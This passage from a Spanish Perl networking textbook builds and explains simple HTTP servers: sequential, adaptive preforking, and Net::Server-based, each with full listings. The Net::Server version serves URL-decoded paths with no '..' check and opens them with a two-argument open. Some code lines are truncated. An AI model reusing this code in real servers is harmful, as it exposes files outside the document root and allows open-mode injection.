El método `uri` de un objeto `HTTP::Request` es un getter-setter para el atributo `_uri`. La función `lookup_file` retorna - en caso de éxito - una lista con tres elementos

- El manejador de ficheros abierto para lectura correspondiente a la petición
- El tipo del fichero
- La longitud del fichero

en otro caso retorna una lista vacía. En tal caso llamamos a `error` con los argumentos apropiados.

Volvamos a `handle_connection`:

```
 31    warn "URL: $url\n";
 32    return redirect($c,"$url/") if $type eq 'directory';
```

Una situación especial es cuando la petición especifica un directorio pero no se añadió la barra final a la solicitud. En tal caso la función `lookp_file` retorna el tipo `directory`. En ese caso enviámos una página de redirección con el formato corregido: `"$url/"`. El objeto `$url` tiene el operador `""` sobrecargado de manera que en un contexto de cadena se interpola como la cadena adecuada. Veamos el código de la función `redirect`:

```
 80  sub redirect {
 81    my ($c,$url) = @_;
 82    my $host = $c->sockhost;
 83    my $port = $c->sockport;
 84    my $moved_to = "http://$host:$port$url";
 85    my $moved_code = RC_MOVED_PERMANTLY();
 86    print $c "HTTP/1.0 $moved_code Moved permanently$CRLF";
 87    print $c "Location: $moved_to$CRLF";
 88    print $c "Content-type: text/html$CRLF$CRLF";
 89    print $c <<"END";
 90  <HTML>
 91  <HEAD><TITLE>$moved_code Moved</TITLE></HEAD>
 92  <BODY><H1>Moved</H1>
 93  <P>The requested document has moved
 94  <A HREF="$moved_to">here</A>.</P>
 95  </BODY>
 96  </HTML>
 97  END
 98  }
```

Retornemos a `handle_connection`. Devolvemos el código `RC_OK` (200) seguido de las cabeceras indicando la longitud, el tipo MIME del documento y la codificación, terminado por el par de `$CRLF`s:

```
35    print $c "HTTP/1.0 ".RC_OK." OK$CRLF";
36    print $c "Content-length: $length$CRLF";
37    print $c "Content-type: $type; charset=utf-8$CRLF";
38    print $c $CRLF;
```

Un servidor HTTP como Apache devuelve una cabecera mas completa indicando el nombre del servidor, fecha y hora de modificación del fichero, etc. Véase un ejemplo de cabecera devuelta por Apache:

```
HTTP/1.1 200 OK
Date: Mon, 12 May 2008 12:33:09 GMT
Server: Apache/1.3.34 (Debian) PHP/5.2.0-8+etch10 \
        mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29
Last-Modified: Tue, 19 Feb 2008 11:17:24 GMT
ETag: "16ec3a-d9-47babac4"
Accept-Ranges: bytes
Content-Length: 217
Connection: close
Content-Type: text/html; charset=utf-8
```

Ya estamos llegando al final de `handle_connection`. Si a solicitud fue `HEAD` hemos terminado. Si no volcamos los contenidos del fichero en el socket y cerramos el fichero y retornamos.

```
41    return unless $method eq 'GET';
42
43    # print the content
44    my $buffer;
45    while ( read($fh,$buffer,1024) ) {
46      print $c $buffer;
47    }
48    close $fh;
49  }
```

La Subrutina `lookup_file`

Esta subrutina se encarga de traducir la URL al camino al archivo en el sistema de archivos del servidor, determinar el tipo *MIME* (*Multipurpose Internet Mail Extensions*, véase la entrada en la MIME y la longitud del fichero.

```
51  sub lookup_file {
52    my $url = shift;
53    my $path;
54    if ($url =~ m{\~(\w+)/(.*)}) {
55      $path = "/home/$1/public_html/$2"           # user pages
56    }
57    else {
58      $path = $DOCUMENT_ROOT . $url;              # turn into a path
59    }
60    $path =~ s/\?.*$//;                         # ignore query
61    $path =~ s/\#.*$//;                         # get rid of fragment
62    $path .= 'index.html' if $path=~m!/$!;      # get index.html if path ends in /
63    warn "path = $path\n";
64
65    return if $path =~ m!/\.\./!;                # don't allow relative paths (..)
66    return (undef,'directory',undef) if -d $path;   # oops! a directory
```

```
67
68    my $type = 'text/plain';                        # default MIME type
69
70    my $mimeobj = MIME::Types->new->mimeTypeOf($path);
71    $type = $mimeobj->type if defined($mimeobj);
72
73    warn "Type = $type\n";
74
75    return unless my $length = (stat(_))[7];        # file size
76    return unless my $fh = IO::File->new($path,"<");   # try to open file
77    return ($fh,$type,$length);
78  }
```

La variable `$DOCUMENT_ROOT` ha sido inicializada a `/var/www/`. Sin embargo no todos los ficheros servidos residen bajo este directorio. Para darle mayor generalidad serviremos ficheros en directorios de usuarios.

Se usa el método `MIME::Types::new` del módulo MIME::Types para crear un objeto MIME::Types. El método `mimeTypeOf` nos permite determinar el tipo MIME del fichero.

La función `stat` es usada para obtener la longitud del fichero (en bytes).

14.2.2. Un Servidor HTTP Simple:Códigos

Código Completo del Módulo

```
lhp@nereida:~/projects/perl/src/perl_networking/ch15$ cat -n HTTPServer2.pm
  1  package HTTPServer2;
  2  use strict;
  3  use IO::File;
  4  use MIME::Types;
  5  use HTTP::Status;
  6  use HTTP::Request;
  7  require Exporter;
  8
  9  our @ISA = 'Exporter';
 10  our @EXPORT = qw(handle_connection docroot);
 11
 12  my $DOCUMENT_ROOT = '/var/www/';
 13  my $CRLF = "\015\012";
 14
 15  sub handle_connection {
 16    my $c = shift;   # socket
 17    my ($fh,$type,$length,$url,$method);
 18    local $/ = "$CRLF$CRLF";   # set end-of-line character
 19    my $request = <$c>;        # read the request header
 20
 21    my $r = HTTP::Request->parse( $request );
 22    $method = $r->method; # GET | HEAD | ...
 23      return error($c, RC_BAD_REQUEST(), 'Your browser sent a request that this server does
 24    unless $method =~ m!^(GET|HEAD)$!;
 25
 26    $url = $r->uri;
 27
 28      return error($c, RC_NOT_FOUND, 'The requested document was not found on this server')
 29    unless ($fh,$type,$length) = lookup_file($url);
```

```
30
31    warn "URL: $url\n";
32    return redirect($c,"$url/") if $type eq 'directory';
33
34    # print the header
35    print $c "HTTP/1.0 ".RC_OK." OK$CRLF";
36    print $c "Content-length: $length$CRLF";
37    print $c "Content-type: $type; charset=utf-8$CRLF";
38
39    print $c $CRLF;
40
41    return unless $method eq 'GET';
42
43    # print the content
44    my $buffer;
45    while ( read($fh,$buffer,1024) ) {
46      print $c $buffer;
47    }
48    close $fh;
49  }
50
51  sub lookup_file {
52    my $url = shift;
53    my $path;
54    if ($url =~ m{\~(\w+)/(.*)}) {
55      $path = "/home/$1/public_html/$2"            # user pages
56    }
57    else {
58      $path = $DOCUMENT_ROOT . $url;               # turn into a path
59    }
60    $path =~ s/\?.*$//;                            # ignore query
61    $path =~ s/\#.*$//;                            # get rid of fragment
62    $path .= 'index.html' if $path=~m!/$!;         # get index.html if path ends in /
63    warn "path = $path\n";
64
65    return if $path =~ m!/\.\./!;                   # don't allow relative paths (..)
66    return (undef,'directory',undef) if -d $path;   # oops! a directory
67
68    my $type = 'text/plain';                        # default MIME type
69
70    my $mimeobj = MIME::Types->new->mimeTypeOf($path);
71    $type = $mimeobj->type if defined($mimeobj);
72
73    warn "Type = $type\n";
74
75    return unless my $length = (stat(_))[7];        # file size
76    return unless my $fh = IO::File->new($path,"<");   # try to open file
77    return ($fh,$type,$length);
78  }
79
80  sub redirect {
81    my ($c,$url) = @_;
82    my $host = $c->sockhost;
```

```
 83    my $port = $c->sockport;
 84    my $moved_to = "http://$host:$port$url";
 85    my $moved_code = RC_MOVED_PERMANTLY();
 86    print $c "HTTP/1.0 $moved_code Moved permanently$CRLF";
 87    print $c "Location: $moved_to$CRLF";
 88    print $c "Content-type: text/html$CRLF$CRLF";
 89    print $c <<"END";
 90  <HTML>
 91  <HEAD><TITLE>$moved_code Moved</TITLE></HEAD>
 92  <BODY><H1>Moved</H1>
 93  <P>The requested document has moved
 94  <A HREF="$moved_to">here</A>.</P>
 95  </BODY>
 96  </HTML>
 97  END
 98  }
 99
100  sub error {
101    my ($c, $code, $message) = @_;
102    my $status_message = status_message($code);
103
104    print $c "HTTP/1.0 $code Bad request$CRLF";
105    print $c "Content-type: text/html$CRLF$CRLF";
106    print $c <<"END";
107  <HTML>
108  <HEAD><TITLE>$code Bad Request</TITLE></HEAD>
109  <BODY><H1>$status_message</H1>
110  <P>$message</P>
111  </BODY>
112  </HTML>
113  END
114  }
115
116  sub docroot {
117    $DOCUMENT_ROOT = shift if @_;
118    return $DOCUMENT_ROOT;
119  }
120
121  1;
```

Un Servidor Secuencial

El siguiente servidor maneja las solicitudes secuencialmente.

```
lhp@nereida:~/projects/perl/src/perl_networking/ch15$ cat -n web_serial_server2.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Socket;
 4  use HTTPServer2;
 5
 6  my $port = shift || 8080;
 7  my $socket = IO::Socket::INET->new( LocalPort => $port,
 8                                      Listen    => SOMAXCONN,
 9                                      Reuse     => 1 ) or die "Can't create listen socket: $
10  while (my $c = $socket->accept) {
```

```
11    handle_connection($c);
12    close $c;
13  }
14  close $socket;
```

La constante `SOMAXCONN` determina la máxima longitud de la cola de conexiones pendientes.

```
$ perl -MSocket -wde 0
main::(-e:1):   0
  DB<1> p SOMAXCONN()
128
```

Al poner `Reuse = 1` evitamos los mensajes del tipo `address in use`.

Ejercicio 14.2.1.
- *Pruebe el programa con diferentes tipos de petición: ficheros de diferentes tipos, ficheros que no existen, CGIs con opciones, con fragmentos (*`http://foo/bar#frag`*), etc. Introduzca mensajes de aviso para observar la actividad del servidor.*
- *Reescriba el retorno de la cabecera usando HTTP::Headers*

14.2.3. Servidor con Preforking Adaptativo: Programa Principal

En un *servidor adaptativo con preforking* se usan dos parámetros denominados *low water mark* y *high water mark*. Estos dos parámetros - junto con el parámetro `PREFORK_CHILDREN` - gobiernan la política de planificación familiar del servidor:

- Inicialmente se crean `PREFORK_CHILDREN` hijos
- Si el número de hijos ociosos `@idle` desciende por debajo de `LO_WATER_MARK` el padre creará `LO_WATER_MARK-@` hijos
- Si el número de hijos ociosos `@idle` excede `HI_WATER_MARK` el padre eliminará `@idle - HI_WATER_MARK` hijos

Ese es el significado de las constantes:

```
lhp@nereida:~/projects/perl/src/perl_networking/ch15$ cat -n prefork_pipe_server2.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Socket;
 4  use IO::File;
 5  use IO::Select;
 6  use IO::Pipe;
 7  use Fcntl ':flock';
 8  use DaemonSimple;
 9  use HTTPServer2;
10
11  use constant PREFORK_CHILDREN  => 3;
12  use constant MAX_REQUEST       => 30;
13  use constant PIDFILE           => "/tmp/prefork.pid";
14  use constant HI_WATER_MARK     => 5;
15  use constant LO_WATER_MARK     => 2;
16  use constant DEBUG             => 1;
```

Después de servir `MAX_REQUEST` peticiones un hijo termina. De este modo podemos ver como el proceso de coordinación crea hijos para sustituir a los que se marchan.

La variable `$DONE` se va a usar para detectar la terminación. Esta es activada por las señales `INT` y `TERM`.

```
18  my $DONE        = 0;   # set flag to true when server done
19  my %STATUS      = ();
20
21  $SIG{INT}  = $SIG{TERM} = sub { $DONE++ };
```

Es el hash `STATUS` está indexado en los PIDs de los hijos y tiene por valor el estado de actividad del hijo. Puede ser: `idle`, `busy` o `done`.

Después de crear el socket de la forma habitual se procede a crear un pipe para la comunicación entre los hijos y el padre. Los hijos lo usaran para comunicar su estado con mensajes de la forma `PID status`:

```
22  my $port = shift || 8081;
23  my $socket = IO::Socket::INET->new( LocalPort => $port,
24                                      Listen    => SOMAXCONN,
25                                      Reuse     => 1 ) or die "Can't create listen socket: $
26
27  # create a pipe for IPC
28  pipe(CHILD_READ,CHILD_WRITE) or die "Can't make pipe!\n";
29  my $IN = IO::Select->new(\*CHILD_READ);
```

Programa Principal

```
lhp@nereida:~/projects/perl/src/perl_networking/ch15$ cat -n prefork_pipe_server2.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Socket;
 4  use IO::File;
 5  use IO::Select;
 6  use Fcntl ':flock';
 7  use DaemonSimple;
 8  use HTTPServer2;
 9
10  use constant PREFORK_CHILDREN  => 3;
11  use constant MAX_REQUEST       => 30;
12  use constant PIDFILE           => "/tmp/prefork.pid";
13  use constant HI_WATER_MARK     => 5;
14  use constant LO_WATER_MARK     => 2;
15  use constant DEBUG             => 1;
16
17  my $DONE        = 0;   # set flag to true when server done
18  my %STATUS      = ();
19
20  $SIG{INT}  = $SIG{TERM} = sub { $DONE++ };
21
22  my $port = shift || 8081;
23  my $socket = IO::Socket::INET->new( LocalPort => $port,
24                                      Listen    => SOMAXCONN,
25                                      Reuse     => 1 ) or die "Can't create listen socket: $
26
27  # create a pipe for IPC
28  pipe(CHILD_READ,CHILD_WRITE) or die "Can't make pipe!\n";
29  my $IN = IO::Select->new(\*CHILD_READ);
30
31  # create PID file and go into background
```

```
32  init_server(PIDFILE);
33
34  # prefork some children
35  make_new_child() for (1..PREFORK_CHILDREN);
36
37  while (!$DONE) {
38
39    if ($IN->can_read) { # got a message from one of the children
40      my $message;
41      next unless sysread(CHILD_READ,$message,4096);
42      my @messages = split "\n",$message;
43      foreach (@messages) {
44        next unless my ($pid,$status) = /^(\d+) (.+)$/;
45        if ($status ne 'done') {
46          $STATUS{$pid} = $status;
47        } else {
48          delete $STATUS{$pid};
49        }
50      }
51    }
52
53    # get the list of idle children
54    warn join(' ', map {"$_=>$STATUS{$_}"} keys %STATUS),"\n" if DEBUG;
55    my @idle = sort {$a <=> $b} grep {$STATUS{$_} eq 'idle'} keys %STATUS;
56
57    if (@idle < LO_WATER_MARK) {
58      make_new_child() for (0..LO_WATER_MARK-@idle-1);  # bring the number up
59    } elsif (@idle > HI_WATER_MARK) {
60      my @goners = @idle[0..@idle - HI_WATER_MARK() - 1];   # kill the oldest ones
61      my $killed = kill HUP => @goners;
62      warn "killed $killed children\n" if DEBUG;
63    }
64
65  }
66
67  warn "Termination received, killing children\n" if DEBUG;
68  kill_children();
69  warn "Normal termination.\n";
70  exit 0;
71
72  sub make_new_child {
73    my $child = launch_child(\&cleanup_child);
74    if ($child) {  # child > 0, so we're the parent
75      warn "launching child $child\n" if DEBUG;
76      $STATUS{$child} = 'idle';
77    } else {
78      close CHILD_READ;          # no need to read from pipe
79      do_child($socket);      # child handles incoming connections
80      exit 0;                 # child is done
81    }
82  }
83
84  sub do_child {
```

```
85    my $socket = shift;
86    my $lock = IO::File->new(PIDFILE,O_RDONLY) or die "Can't open lock file: $!";
87    my $cycles = MAX_REQUEST;
88    my $done = 0;
89
90    $SIG{HUP} = sub { $done++ };
91    while ( !$done && $cycles-- ) {
92      syswrite CHILD_WRITE,"$$ idle\n";
93      my $c;
94      next unless eval {
95        local $SIG{HUP} = sub { $done++; die };
96        flock($lock,LOCK_EX);
97        warn "child $$: calling accept()\n" if DEBUG;
98        $c = $socket->accept;
99        flock($lock,LOCK_UN);
100     };
101     syswrite CHILD_WRITE,"$$ busy\n";
102     handle_connection($c);
103     close $c;
104   }
105   warn "child $$ done\n" if DEBUG;
106   syswrite CHILD_WRITE,"$$ done\n";
107   close $_ foreach ($socket,$lock,\*CHILD_WRITE);
108 }
109
110 sub cleanup_child {
111   my $child = shift;
112   delete $STATUS{$child};
113 }
```

El Módulo `Daemon` Simplificado

```
lhp@nereida:~/projects/perl/src/perl_networking/ch15$ cat -n DaemonSimple.pm
 1  package DaemonSimple;
 2  use strict;
 3  use vars qw(@EXPORT @ISA @EXPORT_OK $VERSION);
 4
 5  use POSIX qw(:signal_h setsid WNOHANG);
 6  use Carp 'croak','cluck';
 7  use File::Basename;
 8  use IO::File;
 9  require Exporter;
10
11  @EXPORT_OK = qw( init_server launch_child prepare_child);
12  @EXPORT = @EXPORT_OK;
13  @ISA = qw(Exporter);
14  $VERSION = '1.00';
15  our %CHILDREN;
16
17  use constant PIDPATH  => '/tmp';
18  my ($pid,$pidfile);
19
20  sub init_server {
21    $pidfile = shift || getpidfilename();
```

```
22    my $fh = open_pid_file($pidfile);
23    become_daemon();
24    print $fh $$;
25    close $fh;
26    return $pid = $$;
27  }
28
29  sub become_daemon {
30    chdir '/';                    # change working directory
31    umask(0);                     # forget file mode creation mask
32    $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin';
33    $SIG{CHLD} = \&reap_child;
34    return $$;
35  }
36
37  sub getpidfilename {
38    my $basename = basename($0,'.pl');
39    return PIDPATH . "/$basename.pid";
40  }
41
42  sub open_pid_file {
43    my $file = shift;
44    if (-e $file) {               # oops.  pid file already exists
45      my $fh = IO::File->new($file) || return;
46      my $pid = <$fh>;
47      if ($pid && $pid =~ /^\d+$/) {
48        croak "Server already running with PID $pid" if kill 0 => $pid;
49      }
50      else {
51        $pid = "unknown";
52      }
53      cluck "Removing PID file for defunct server process $pid.\n";
54      croak"Can't unlink PID file $file" unless -w $file && unlink $file;
55    }
56    return IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
57      or die "Can't create $file: $!\n";
58  }
59
60  sub reap_child {
61    do { } while waitpid(-1,WNOHANG) > 0;
62  }
63
64  sub launch_child {
65    my $callback = shift;
66    my $home     = shift;
67    my $signals = POSIX::SigSet->new(SIGINT,SIGCHLD,SIGTERM,SIGHUP);
68    sigprocmask(SIG_BLOCK,$signals);  # block inconvenient signals
69    die("Can't fork: $!") unless defined (my $child = fork());
70    if ($child) {
71      $CHILDREN{$child} = $callback || 1;
72    } else {
73      $SIG{HUP} = $SIG{INT} = $SIG{CHLD} = $SIG{TERM} = 'DEFAULT';
74      prepare_child($home);
```

```
75    }
76    sigprocmask(SIG_UNBLOCK,$signals);  # unblock signals
77    return $child;
78  }
79
80  sub prepare_child {
81    my $home = shift;
82    if ($home) {
83      chdir  $home || croak "chdir(): $!";
84    }
85  }
86
87
88  sub kill_children {
89    my $n = kill TERM => keys %CHILDREN;
90    # wait until all the children die
91    wait for 1..$n
92  }
93
94
95  END { unlink $pidfile if defined $pid and $$ == $pid }
96
97  1;
```

14.3. El Módulo `Net::Server`

El módulo Net::Server provee una infraestructura para la escitura de servidores. Existe una clase común de la que heredan diferentes subclases que definen diferentes personalidades. Estas son algunas de las que existen:

- *Servidores Fork* en los que el padre crea un hijo por cliente,
- *Servidores INET* adaptados para trabajar con el demonio `inetd` ,
- *Servidores PreFork* con un comportamiento similar al explicado en la sección 14.2
- *Servidores Multiplex* en las que se usa un multiplexado en vez de forking

14.3.1. Introducción

Para escribir un servidor basta con heredar de la clase Net::Server. Si se quiere un servidor con cierta personalidad se debe heredar de la correspondiente clase específica Net::Server::Multiplex.

```
pp2@nereida:~/src/perl/NET_SERVER$ cat -n synopsis.pl
 1  #!/usr/bin/perl -w -T
 2  package MyPackage;
 3
 4  use base qw(Net::Server); # Heredamos de Net::Server
 5
 6  sub process_request {
 7      my $self = shift;
 8      while (<STDIN>) {
 9          s/\r?\n$//;
10          print "You said '$_'\r\n"; # basic echo
11          last if /quit/i;
```

```
12      }
13  }
14
15  MyPackage->run(port => 16000);
```

La definición de la conducta del servidor proveído se completa y/o modifica mediante la definición de ciertos métodos. quizá el mas esencial sea el método `process_request` cuya función es manejar la comunicación: dar el servicio. Es llamado con el objeto `Net::Server` como argumento. Cuando se le llama `STDIN` y `STDOUT` han sido redirigidos al socket conectado al cliente.

El método `run` arranca el servicio. Existen múltiples formas de llamarlo:

```
MyPackage->run(port => 20201);
MyPackage->new({port => 20201})->run;
my $obj = bless {server=>{port => 20201}}, 'MyPackage';
$obj->run;
```

sigue un ejemplo de ejecución:

```
pp2@nereida:~/src/perl/NET_SERVER$ ./synopsis.pl
2008/05/22-18:24:26 MyPackage (type Net::Server) starting! pid(26653)
Binding to TCP port 16000 on host *
Group Not Defined.  Defaulting to EGID '1040 1040 1012 33'
User Not Defined.  Defaulting to EUID '1040'
```

```
pp2@nereida:~/src/perl/NET_SERVER$ telnet localhost 16000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Hello!
You said 'Hello!'
Formidable!
You said 'Formidable!'
quit
You said 'quit'
Connection closed by foreign host.
```

El método definido por defecto para `process_request` es básicamente igual al del ejemplo anterior e implanta un sencillo servidor de eco. Esta ejecución muestra como re-escribir el servidor el ejemplo anterior en una línea:

```
$ perl -MNet::Server -e 'use base 'Net::Server'; __PACKAGE__->run'
2008/05/27-16:04:58 main (type Net::Server) starting! pid(18510)
Port Not Defined.  Defaulting to '20203'
Binding to TCP port 20203 on host *
Group Not Defined.  Defaulting to EGID '1040 1040 1012 33'
User Not Defined.  Defaulting to EUID '1040'
```

```
$ telnet localhost 20203
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to "main" (18510)
JAPH
main:18510: You said "JAPH"
Just Another Perl Hacker
main:18510: You said "Just Another Perl Hacker"
quit
main:18510: You said "quit"
Connection closed by foreign host.
pp2@nereida:~/doc/book$
```

14.3.2. Un Servidor HTTP

Reescribiremos ahora el servidor con preforking adaptativo introducido en la sección 14.2. Para configurar la conducta del servidor hay que heredar de la clase Net::Server::PreFork. La estructura del programa principal es exactamente la misma que en los ejemplos anteriores:

```
 1  #!/usr/bin/perl
 2  use strict;
 3  use warnings;
 4  use base qw(Net::Server::PreFork);
 5  use MIME::Types;
 6  use HTTP::Status;
 7  use HTTP::Request;
 8
 9  ### run the server
10  __PACKAGE__->run;
11  exit;
```

En este caso el servicio proveído es la descarga de páginas estáticas solicitadas mediante el protocolo HTTP. El método `process_request` es el encargado de hacerlo. Es similar a la subrutina `handle_connection` del servidor presentado en la sección 14.2.

```
52  sub process_request {
53    my $self = shift;
54
55    local $/ = "$CRLF$CRLF";
56    my $request = <STDIN>;      # read the request header
57  # warn "header:\n$request\n";
58
```

```
59    my $r = HTTP::Request->parse( $request );
60    my $method = $r->method; # GET | HEAD | ...
61    my $url = $r->uri;
62
63    warn join(" ", time, $method, "$url")."\n";
64
65    ### do we support the type
66    if ($method !~ /GET|HEAD/) {
67      return $self->error(RC_BAD_REQUEST(), "Unsupported Method");
68    }
69
70    ### clean up uri
71    my $path = URI::Escape::uri_unescape($url);
72    $path =~ s/\?.*$//;                             # ignore query
73    $path =~ s/\#.*$//;                             # get rid of fragment
74
75    ### at this point the path should be ready to use
76    $path = "$self->{document_root}$path";
77
78    ### see if there's an index page
79    if (-d $path) {
80      foreach (@{ $self->{default_index} }){
81        if (-e "$path/$_") {
82          return redirect("$url/$_");
83        }
84      }
85    }
86
87    ### error 404
88    return $self->error(RC_NOT_FOUND(), "file not found") unless -e $path;
89
90    ### spit it out
91    open(my $fh, "<$path") || return $self->error(RC_INTERNAL_SERVER_ERROR(), "Can't open f
92    my $length = (stat($fh))[7];        # file size
93
94    my $mimeobj = MIME::Types->new->mimeTypeOf($path);
95    my $type = $mimeobj->type if defined($mimeobj);
96
97    # print the header
98    print STDOUT "HTTP/1.0 ".RC_OK." OK$CRLF";
99    print STDOUT "Content-length: $length$CRLF";
100   print STDOUT "Content-type: $type; charset=utf-8";
101   print STDOUT "$CRLF$CRLF";
102
103   return unless $method eq 'GET';
104
105   # print the content
106   my $buffer;
107   while ( read($fh,$buffer,1024) ) {
108     print STDOUT $buffer;
109   }
110   close $fh;
111 }
```

14.3.3. Parametrización del Servidor

Es posible un control mas fino del comportamiento del daemon mediante la reescritura de un conjunto de métodos. Cada uno de esos métodos actúa en una etapa momento determinada de la vida del servidor. Las fases por las que pasa el servidor cuando ejecuta `$self->run` son:

1. `$self->configure_hook;`
2. `$self->configure(@_);`
3. `$self->post_configure;`
4. `$self->post_configure_hook;`
5. `$self->pre_bind;`
6. `$self->bind;`
7. `$self->post_bind_hook;`
8. `$self->post_bind;`
9. `$self->pre_loop_hook;`
10. `$self->loop;` Rutinas dentro del bucle `$self->loop`:
    a) `$self->accept;`
    b) `$self->run_client_connection;`
    c) `$self->done;`
11. `$self->pre_server_close_hook;`
12. `$self->server_close;`

El procesado de la petición del cliente consiste en las siguientes etapas:

```
$self->post_accept;
$self->get_client_info;
$self->post_accept_hook;
if( $self->allow_deny && $self->allow_deny_hook ){
  $self->process_request;
}else{
  $self->request_denied_hook;
}
$self->post_process_request_hook;
$self->post_process_request;
```

Durante la fase de bajada del servicio (`$self->server_close`) se dan las siguientes etapas:

```
$self->close_children;  # if any
$self->post_child_cleanup_hook;
if( Restarting server ){
   $self->restart_close_hook();
   $self->hup_server;
}
$self->shutdown_sockets;
exit;
```

Hooks: Reescribiendo `configure_hook`

Net::Server provee un conjunto de métodos '*hooks*' que permiten influenciar en la conducta en diferentes momentos de la ejecución de `$self->run`.

En la fase mas temprana se ejecuta `configure_hook` . El siguiente ejemplo muestra algunos parámetros de configuración que pueden ser iniciados en ese punto:

```
18  sub configure_hook {
19    my $self = shift;
20
21    my $root = $self->{server_root} = "/home/pp2/public_html";
22
23    $self->{server}->{port}     = '*:8080'; # port and addr to bind
24  # $self->{server}->{user}     = 'nobody'; # user to run as
25  # $self->{server}->{group}    = 'nobody'; # group to run as
26  # $self->{server}->{setsid}   = 1;        # daemonize
27  # $self->{server}->{pid_file}   = "$root/server.pid"; # pid file
28  # $self->{server}->{log_file} = "$root/server.log";
29
30
31    $self->{document_root} = "$root/";
32  # $self->{access_log}    = "$root/access.log";
33  # $self->{error_log}     = "$root/error.log";
34
35    $self->{default_index} = [ qw(index.html index.htm main.htm) ];
36
37  }
```

El método `post_configure_hook` se ejecuta después de la lectura de los parámetros de configuración y la creación del fichero de PID y antes de que se llame a los métodos de *binding* (la asignación del socket a una dirección): `pre_bind` y `bind`. En este ejemplo es usado para iniciar los ficheros de logging:

```
 39  sub post_configure_hook {
 40  use vars qw{$CRLF};
 41  $CRLF = "\015\012";
 42
 43    my $self = shift;
 44
 45  # open(STDERR, ">>". $self->{error_log})  || die "Couldn't open STDERR: $!";
 46  # open($LOG, ">>". $self->{access_log}) || die "Couldn't open log file: $!";
 47  # autoflush $LOG 1;
 48  # autoflush STDERR 1;
 49  }
```

Observe la declaración `use vars qw{$CRLF}` para hacer visible la variable `$CRLF` en el resto de las rutinas.

14.3.4. Código Completo del Servidor HTTP

```
pp2@nereida:~/src/perl/NET_SERVER$ cat -n httpd
  1  #!/usr/bin/perl
  2  use strict;
  3  use warnings;
  4  use base qw(Net::Server::PreFork);
  5  use MIME::Types;
  6  use HTTP::Status;
```

```
 7  use HTTP::Request;
 8
 9  ### run the server
10  __PACKAGE__->run;
11  exit;
12
13  ###--------------------------------------------------------------------###
14
15  #my $LOG;
16
17  ### set up some server parameters
18  sub configure_hook {
19    my $self = shift;
20
21    my $root = $self->{server_root} = "/home/pp2/public_html";
22
23    $self->{server}->{port}     = '*:8080';   # port and addr to bind
24  # $self->{server}->{user}     = 'nobody'; # user to run as
25  # $self->{server}->{group}    = 'nobody'; # group to run as
26  # $self->{server}->{setsid}   = 1;        # daemonize
27  # $self->{server}->{pid_file}   = "$root/server.pid";        # pid file
28  # $self->{server}->{log_file} = "$root/server.log";
29
30
31    $self->{document_root} = "$root/";
32  # $self->{access_log}    = "$root/access.log";
33  # $self->{error_log}     = "$root/error.log";
34
35    $self->{default_index} = [ qw(index.html index.htm main.htm) ];
36
37  }
38
39  sub post_configure_hook {
40  use vars qw{$CRLF};
41  $CRLF = "\015\012";
42
43    my $self = shift;
44
45  # open(STDERR, ">>". $self->{error_log})  || die "Couldn't open STDERR: $!";
46  # open($LOG, ">>". $self->{access_log}) || die "Couldn't open log file: $!";
47  # autoflush $LOG 1;
48  # autoflush STDERR 1;
49  }
50
51  ### process the request
52  sub process_request {
53    my $self = shift;
54
55    local $/ = "$CRLF$CRLF";
56    my $request = <STDIN>;      # read the request header
57  # warn "header:\n$request\n";
58
59    my $r = HTTP::Request->parse( $request );
```

```
60    my $method = $r->method; # GET | HEAD | ...
61    my $url = $r->uri;
62
63    warn join(" ", time, $method, "$url")."\n";
64
65    ### do we support the type
66    if ($method !~ /GET|HEAD/) {
67      return $self->error(RC_BAD_REQUEST(), "Unsupported Method");
68    }
69
70    ### clean up uri
71    my $path = URI::Escape::uri_unescape($url);
72    $path =~ s/\?.*$//;                              # ignore query
73    $path =~ s/\#.*$//;                              # get rid of fragment
74
75    ### at this point the path should be ready to use
76    $path = "$self->{document_root}$path";
77
78    ### see if there's an index page
79    if (-d $path) {
80      foreach (@{ $self->{default_index} }){
81        if (-e "$path/$_") {
82          return redirect("$url/$_");
83        }
84      }
85    }
86
87    ### error 404
88    return $self->error(RC_NOT_FOUND(), "file not found") unless -e $path;
89
90    ### spit it out
91    open(my $fh, "<$path") || return $self->error(RC_INTERNAL_SERVER_ERROR(), "Can't open f
92    my $length = (stat($fh))[7];        # file size
93
94    my $mimeobj = MIME::Types->new->mimeTypeOf($path);
95    my $type = $mimeobj->type if defined($mimeobj);
96
97    # print the header
98    print STDOUT "HTTP/1.0 ".RC_OK." OK$CRLF";
99    print STDOUT "Content-length: $length$CRLF";
100   print STDOUT "Content-type: $type; charset=utf-8";
101   print STDOUT "$CRLF$CRLF";
102
103   return unless $method eq 'GET';
104
105   # print the content
106   my $buffer;
107   while ( read($fh,$buffer,1024) ) {
108     print STDOUT $buffer;
109   }
110   close $fh;
111 }
112
```

```
113  sub error {
114    my ($self, $code, $message) = @_;
115    my $status_message = status_message($code);
116
117    print STDOUT "HTTP/1.0 $code Bad request$CRLF";
118    print STDOUT "Content-type: text/html$CRLF$CRLF";
119    print STDOUT <<"END";
120  <HTML>
121  <HEAD><TITLE>$code Bad Request</TITLE></HEAD>
122  <BODY><H1>$status_message</H1>
123  <P>$message</P>
124  </BODY>
125  </HTML>
126  END
127  }
128
129  sub redirect {
130    my ($url) = @_;
131
132    my $moved_to = "$url";
133    print STDOUT "HTTP/1.0 301 Moved permanently$CRLF";
134    print STDOUT "Location: $moved_to$CRLF";
135    print STDOUT "Content-type: text/html$CRLF$CRLF";
136    print STDOUT <<"END";
137  <HTML>
138  <HEAD><TITLE>301 Moved</TITLE></HEAD>
139  <BODY><H1>Moved</H1>
140  <P>The requested document has moved
141  <A HREF="$moved_to">here</A>.</P>
142  </BODY>
143  </HTML>
144  END
145  }
146
147  1;
```

Ejercicio 14.3.1.

- *Cambie la conducta del servidor descomentando y comentando algunas de las opciones: logging, PID, etc.*
- *Produzca varias personalidades*
- *Vigile el rendimiento con* `top`, `ps`, *etc.*
- *Deniege el procesado desde algunas direcciones usando* `request_denied_hook` *y* `allow_deny_hook`

14.3.5. Varios Protocolos

El siguiente ejemplo esta tomado de la distribución de `Net::Server` .

```
